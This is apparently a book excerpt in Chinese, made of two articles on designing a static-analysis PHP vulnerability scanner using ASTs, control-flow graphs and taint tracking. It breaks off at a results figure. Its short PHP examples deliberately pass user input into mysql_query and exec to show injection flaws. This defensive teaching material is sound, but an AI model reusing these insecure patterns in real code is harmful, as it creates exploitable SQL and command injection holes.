国内对于 PHP 自动审计的研究一般都是公司在做，目前有些工具大多数使用简单的 token 流分析或者直接粗暴一些，使用正则表达式来匹配，效果会很一般。
今天所要谈的技术是基于静态分析的一种 PHP 自动化审计的实现思路，也是我的项目中的思路。
为了进行更加有效的变量根据和污点分析，以及很好的应对 PHP 脚本中的各种灵活的语法表示，正则表达式效果肯定是不理想的，我所介绍的思路是基于代码静态分析技术和数据流分析技术的审计。
首先，我认为一个有效审计工具至少包含如下的模块，如图 7-1-1：




图 7-1-1

编译前端模块

编译前端模块主要运用编译技术中的抽象语法树构建、控制流图构建方法，将源码文件转为适合后端静态分析的形式。

全局信息搜集模块

该模块主要用于对分析的源码文件进行统一的信息搜集，比如搜集该审计工程中有多少类的定义，并对类中的方法名、参数、以及方法定义代码块的起始和终止的行号进行搜集，用于加快后续的静态分析的速度。

数据流分析模块

该模块不同于编译技术中的数据流分析算法，在项目中更注重对 PHP 语言本身特性的处理。当系统的过程间和过程内分析过程中发现了敏感函数的调用，则对该函数中敏感的参数进行数据流分析，即跟踪该变量的具体变化，为后续污点分析做准备。

漏洞代码分析模块

该模块基于数据流分析模块收集的全局变量、赋值语句等信息，进行污点数据分析。

主要针对敏感 sink 中的危险参数，如 mysql_query 函数中的第一个参数，经过回溯获取到相应的数据流信息，如果在回溯过程中发现该参数有用户控制的迹象，就进行记录。

如果该危险参数有相应的编码、净化操作也要进行记录。通过对危险参数的数据进行跟踪和分析，完成污点分析。

有了模块，那么如何进行有效的流程来实施自动化审计，我使用了如下的流程，如图 7-1-2：




图 7-1-2

分析系统经过的大致流程如下：

框架初始化

首先进行分析框架的初始化工作，主要是搜集待分析源码工程中的所有用户自定义类的信息，包括类名，类属性，类方法名，类所在的文件路径。

这些 Record 存放在全局上下文类 Context 中，该类使用单例模式进行设计，并且常驻内存，便于后续的分析使用。

判断 Main File

其次判断每个 PHP 文件是否是 Main file。在 PHP 语言中，没有所谓的 main 函数，大部分 Web 中的 PHP 文件分为调用和定义两种类型，定义类型的 PHP 文件是用来定义一些业务类、工具类、工具函数等，不提供给用户进行访问，而是提供给调用类型的 PHP 文件进行调用。而真正处理用户请求的则是调用类型的 PHP 文件，比如全局 index.php 文件。静态分析主要是针对处理用户请求的调用类型的 PHP 文件，即 Main File。判断依据为：

在 AST 解析完成的基础上，判断一个 PHP 文件中的类定义、方法定义的代码行数占该文件所有代码行数是否超过一个范围，如果是，则视为定义类型的 PHP 文件，否则为 Main File，添加到待分析的文件名列表中。

AST 抽象语法树的构建

本项目基于 PHP 语言本身进行开发，对于其 AST 的构建，我们参考目前比较优秀的 PHP AST 构建的实现————PHP Parser。

该开源项目基于 PHP 语言本身进行开发，可以对 PHP 的大多数结构如 if、while、switch、数组声明、方法调用、全局变量等语法结构进行解析。可以很好的完成本项目的编译前端处理的一部分工作。

CFG 流图构建

使用 CFGGenerator 类中的 CFGBuilder 方法。方法定义如下，如图 7-1-3：

```
/**
 * 由AST节点创建相应的CFG，用于后续分析
 *
 * @param $nodes   传入的PHP file的所有nodes
 * @param $condition    构建CFGNode时的跳转信息
 * @param $pEntryBlock    入口基本块
 * @param $pNextBlock    下一个基本块
 */
public function CFGBuilder($nodes,$condition,$pEntryBlock,$pNextBlock){
```


图 7-1-3

具体思路是采用递归构建 CFG。首先输入遍历 AST 获取的 nodes 集合，遍历中对集合中的元素（node）进行类型判断，如判断是否是分支、跳转、结束等语句，并按照 node 的类型进行 CFG 的构建。

这里对于分支语句、循环语句的跳转条件（conditions）要存储至 CFG 中的边（Edge）上，方便数据流分析。

数据流信息的收集

对于一段代码块，最有效的并且值得收集的信息是赋值语句、函数调用、常量（const define）、注册的变量（extract parse_str）。

赋值语句的作用就是为了后续进行变量跟踪，在实现中，我使用了一种结构来表示赋值的 value 以及 location。而其他的数据信息是基于 AST 来判别和获取的。比如函数调用中，判断变量是否受到转义、编码等操作，或者调用的函数是否是 sink（如 mysql_query）。

变量净化、编码信息处理

如图 7-1-4：

```
1 <?php
2 $id = $_GET['id'] ; //'id'=>_GET
3 $sql = "select * from $id" ;  //'sql' => "".$id
4 $clearsql = addslashes($sql) ; //'clearsql'=> func_call
5 mysql_query($clearsql) ;  //sink
6
7 ?>
```


图 7-1-4

```
$clearsql = addslashes($sql) ;
```

赋值语句，当右边是过滤函数时（用户自定义过滤函数或者内置过滤函数），则调用函数的返回值被净化，即$clearsql 的净化标签加上 addslashes。发现函数调用，判断函数名是否是配置文件中进行配置的安全函数。如果是，则将净化标签添加至 location 的 symbol 中。

过程间分析

如果在审计中，发现用户函数的调用，这时候必须要进行过程间的分析，在分析的工程中定位到具体方法的代码块，带入变量进行分析。

难点在于，如何进行变量回溯、如何应对不同文件中的相同名称的方法、如何支持类方法的调用分析、如何保存用户自定义的 sink（比如在 myexec 中调用 exec 函数，如果没有经过有

效的净化，那么 myexec 也要视为危险函数）、如何对用户自定义的 sink 进行分类（如 SQLI XSS XPATH 等）。处理流程如下，如图 7-1-5：




图 7-1-5

污点分析

有了上面的过程，最后要进行的就是污点分析，主要针对系统中内置的一些风险函数，比如可能导致 xss 的 echo。并且要对危险函数中的危险参数做有效的分析，这些分析包括判断是否进行了有效的净化（比如转义、正则匹配等），以及制定算法来回溯前面该变量的赋值或者其他变换。这无疑对安全研究人员工程能力的一个考验，也是自动化审计最重要的阶段。通过上面的介绍，你可以看到要实现一款自己的自动化审计工具所要趟的坑是很多的。我的尝试中也是遇到了 N 多的困难，并且静态分析确实带有一定的局限性，比如动态分析中轻易可以获得的字符串变换的过程，在静态分析中就难以实现，这不是技术上能够突破的，而是静态分析本身的局限性导致的，所以单纯的静态分析如果想要做到误报和漏报很低，毕竟引入一些动态的思想，比如对 eval 中的代码进行模拟，对字符串变化函数以及正则表达式进行处理等。还有就是对于一些基于 MVC 框架的，比如 CI 框架，代码很分散，比如数据净化的代码放在 input 类的扩展中，像这种 PHP 应用，我认为很难做到一个通用的审计框架，应该要单独对待。

以上只是粗略的把我当前的尝试（目前没有完全实现）拿来 share，毕竟大学狗不是专业人员，希望可以抛砖引玉，使得越来越多的安全研究人员关注这一领域。
（全文完） 责任编辑：游风

第2节 PHP 自动化白盒审计技术与实现

作者：读源码的猫
来自：CSDN
网址：http://blog.csdn.net/u011721501/

前言

国内公开的 PHP 自动化审计技术资料较少，相比之下，国外已经出现了比较优秀的自动化审计实现，比如 RIPS 是基于 token 流为基础进行一系列的代码分析。
传统静态分析技术如数据流分析、污染传播分析应用于 PHP 这种动态脚本语言分析相对较少，但是却是实现白盒自动化技术中比较关键的技术点。
今天笔者主要介绍一下最近的研究与实现成果，在此抛砖引玉，希望国内更多的安全研究人员将精力投入至 PHP 自动化审计技术这一有意义的领域中。

基础知识

自动化审计的实现方式有多种，比如直接使用正则表达式规则库进行定位匹配，这种方法最简单，但是准确率是最低的。
最可靠的思路是结合静态分析技术领域中的知识进行设计，一般静态分析安全工具的流程大多是下图的形式，如图 7-2-1：




图 7-2-1

静态分析工作所要做的第一件事情就是将源码进行建模，通俗一点讲，就是将字符串的源码转为方便于我们后续漏洞分析的中间表示形式，即一组代表此代码的数据结构。建模工作中一般会采用编译技术领域中的方法，如词法分析生成 token，生成抽象语法树，生成控制流程图等。建模工作的优劣，直接影响到后续污染传播分析和数据流分析的效果。
执行分析就是结合安全知识，对载入的代码进行漏洞分析和处理。最后，静态分析工具要生成判断结果，从而结束这一阶段的工作。

实现思路

经过一段时间的努力，笔者和小伙伴也大致实现了一款针对自动化的静态分析工具。具体实现思路正是采用了静态分析技术，如果想深入了解实现思路，可以阅读之前发过的文章。在工具中，自动化审计流程，如图 7-2-2：




图 7-2-2

首先载入用户输入的待扫描的工程目录中所有的 PHP 文件，并对这些 PHP 文件做判别，如果扫描的 PHP 文件是 Main file，即真正处理用户请求的 PHP 文件，那么对这种类型的文件进行漏洞分析。

如果不是 Main file 类型，比如 PHP 工程中的类定义，工具函数定义文件，则跳过不做分析。

其次进行全局数据的搜集，重点搜集的信息有待扫描的工程中类信息的定义，如类所在的文件路径、类中的属性、类中的方法以及参数等信息。

同时对每个文件生成文件摘要，文件摘要中重点搜集各个赋值语句的信息，以及赋值语句中相关变量的净化信息和编码信息。

全局初始化之后，进行编译前端模块的相关工作，使用开源工具 PHP-Parser 对待分析的 PHP 代码进行抽象语法树（AST）的构建。在 AST 的基础上，使用 CFG 构建算法构建控制流图，并实时地生成基本块的摘要信息。

编译前端的工作中，如果发现敏感函数的调用，就停下来进行污染传播分析，进行过程间分析、过程内分析，找到对应的污点数据。

然后基于数据流分析过程中搜集的信息，进行净化信息和编码信息的判断，从而判断是否为漏洞代码。

如果上一步是漏洞代码，则转入漏洞报告模块进行漏洞代码段的收集。

其实现的基础是在系统环境中维护一个单例模式的结果集上下文对象，如果生成一条漏洞记录，则加入至结果集中。当整个扫描工程结果之后，使用 Smarty 将结果集输出到前端，前端做扫描结果的可视化。

初始化工作

在真实的 PHP 审计中，遇到敏感函数的调用，比如 mysql_query，我们就会不由自主地去手动分析第一个参数，看是否可控。事实上，很多 CMS 都会将一些数据库查询的方法进行封装，使得调用方便且程序逻辑清晰，比如封装为一个类 MysqlDB。

这时，在审计中我们就不会搜索 mysql_query 关键字了，而是去找比如 db->getOne 这种类的调用。

那么问题来了，在自动化程序进行分析的时候，如何获知 db->getOne 函数是个数据库的访问类方法呢？

这就需要在自动化分析的初期就要对整个工程的所有类与定义的方法进行搜集，以便于程序在分析的时候寻找需要跟进的方法体。

对于类信息和方法信息的搜集，应该作为框架初始化的一部分完成，存储在单例上下文中，如图 7-2-3：

类名	UserInfo
类属性	array (' username' , ' password')
类方法	0=>array('name'=>getName,'params'=>array()) 1=>array('name'=>test,'params'=>array(a,b))
类所在的路径	c:\project\user.php

图 7-2-3

同时，需要识别分析的 PHP 文件是否是真正处理用户请求的文件，因为有些 CMS 中，一般

会将封装好的类写入单独的文件中，比如将数据库操作类或者文件操作类封装到文件中。对于这些文件，进行污染传播分析是没有意义的，所以在框架初始化的时候需要进行识别，原理很简单，分析调用类型语句和定义类型语句的比例，根据阈值进行判别，错误率很小。最后，对每个文件进行摘要操作，这一步的目的是为了后续分析时碰到 require，include 等语句时进行文件间分析使用。主要收集变量的赋值、变量的编码、变量的净化信息。

用户函数处理

常见的 web 漏洞，一般都是由于危险参数用户可控导致的，这种漏洞称之为污点类型漏洞，比如常见的 SQLI，XSS 等。

PHP 内置的一些函数本身是危险的，比如 echo 可能会造成反射型 XSS。

然而真实代码中，没人会直接调用一些内置的功能函数，而是进行再次封装，作为自定义的函数，比如：

```
function myexec($cmd)
{
    exec($cmd) ;
}
```

在实现中，我们的处理流程是：

```
利用初始化中获取的上下文信息，定位到相应的方法代码段
分析这个代码片段，查找到危险函数（这里是 exec）
定位危险函数中的危险参数（这里是 cmd）
如果在分析期间没有遇到净化信息，说明该参数可以进行传染，则映射到用户函数 myexec 的第一个参数
cmd，并将这个用户自定义函数当做危险函数存放至上下文结构中
递归返回，启动污点分析过程
```

总结为一句话，我们就是跟入到相应的类方法、静态方法、函数中，从这些代码段中查询是否有危险函数和危险参数的调用，这些 PHP 内置的危险函数和参数位置都是放在配置文件中的进行配置完成的，如果这些函数和参数一旦被发现，且判断危险参数并没有被过滤，则将该用户自定义函数作为用户自定义危险函数。一旦后续的分析中发现调用这些函数，则立即启动污点分析。

处理变量的净化和编码

在真实的审计过程中，一旦发现危险参数是可控的，我们就会迫不及待地去寻找看程序员有没有对该变量进行有效的过滤或者编码，由此判断是否存在漏洞。

自动化审计中，也是遵循这个思路。

在实现中，首先要对每一个 PHP 中的安全函数进行统计和配置，在程序分析时，对每一条数据流信息，都应该进行回溯收集必要的净化和编码信息，比如：

```
$a = $_GET['a'] ;
$a = intval($a) ;
echo $a ;
$a = htmlspecialchars($a) ;
mysql_query($a) ;
```

上面的代码片段看起来有些怪异，但只是作为演示使用。

从代码片段可以看出，变量 a 经过了 intval 和 htmlspecialchars 两个净化处理，根据配置文件，我们顺利的收集到了这些信息。

这时，要进行一次回溯，目的是将当前代码行向上的净化和编码信息进行归并。

比如在第三行时，变量 a 的净化信息只有一条 intval，但是第五行时，要求将变量 a 的净化信息归并，收集为一个 list 集合 intval 和 htmlspecialchars，方法就是收集到前驱代码中的所

有数据流的信息，并进行回溯，如图 7-2-4：




图 7-2-4

细节部分是，当用户同时对同一个变量调用了如 base64_encode 和 base64_decode 两个函数，那么这个变量的 base64 编码会被消除。同样，如果同时进行转义和反转义也要进行消除。但是如果调用顺序不对或者只进行了 decode，那么你懂的，相当危险。

变量回溯和污点分析

变量回溯：

为了寻找出所有的危险 sink 点的参数（traceSymbol），将向前回溯与当前 Block 相连的所有的基本块，具体过程如下：

循环当前基本块的所有入口边，查找没有经过净化的 traceSymbol 并且查找基本块 DataFlow 属性中，traceSymbol 的名字。

如果一旦找到，那么就替换成映射的 symbol，并且将该符号的所有净化信息和编码信息都复制过来。然后，追踪会在所有的入口边上进行。

最后，CFG 上不同路径上的结果会返回。当 traceSymbol 映射到了一个静态字符串、数字等类型的静态对象或者当前的基本块没有入口边时，算法就停止。如果 traceSymbol 是变量或者数组，就要检查是否在超全局数组中。

污点分析：

污点分析在过程间分析处理内置和用户定义函数过程中开始，如果程序分析时遇到了敏感的函数调用，则使用回溯或者从上下文中获取到危险参数节点，并开始进行污点分析。通俗讲，就是进行危险参数是否可能导致漏洞的判别。污点分析工作在代码 TaintAnalyser 中进行实现，获取到危险参数后，具体步骤如下：

首先，在当前基本块中寻找危险参数的赋值情况，寻找 DataFlow 的右边节点中是否存在用户输入 source，比如 GET_POST 等超全局数组。并使用不同类型漏洞判别的插件类判断这些节点是否是安全的。

如果当前基本块中没有寻找到 source，则进入本文件多基本块间分析过程。首先获取当前基本块的所有前驱基本块，其中前驱基本块中包含平行结构（if-else、if-else），或者非平行结构（普通语句）。并进行危险变量分析，如果当前循环的基本块中没有前驱节点，则分析算法结束。

如果基本块间分析没有找到漏洞，则进行最后的文件间分析。载入当前基本块之前的包含文件摘要，遍历这些文件摘要做出判断。

如果上述步骤中，出现漏洞，则进入漏洞报告模块。否则，系统继续往下进行代码分析。

如图 7-2-5：




图 7-2-5

目前的效果

如图 7-2-6：

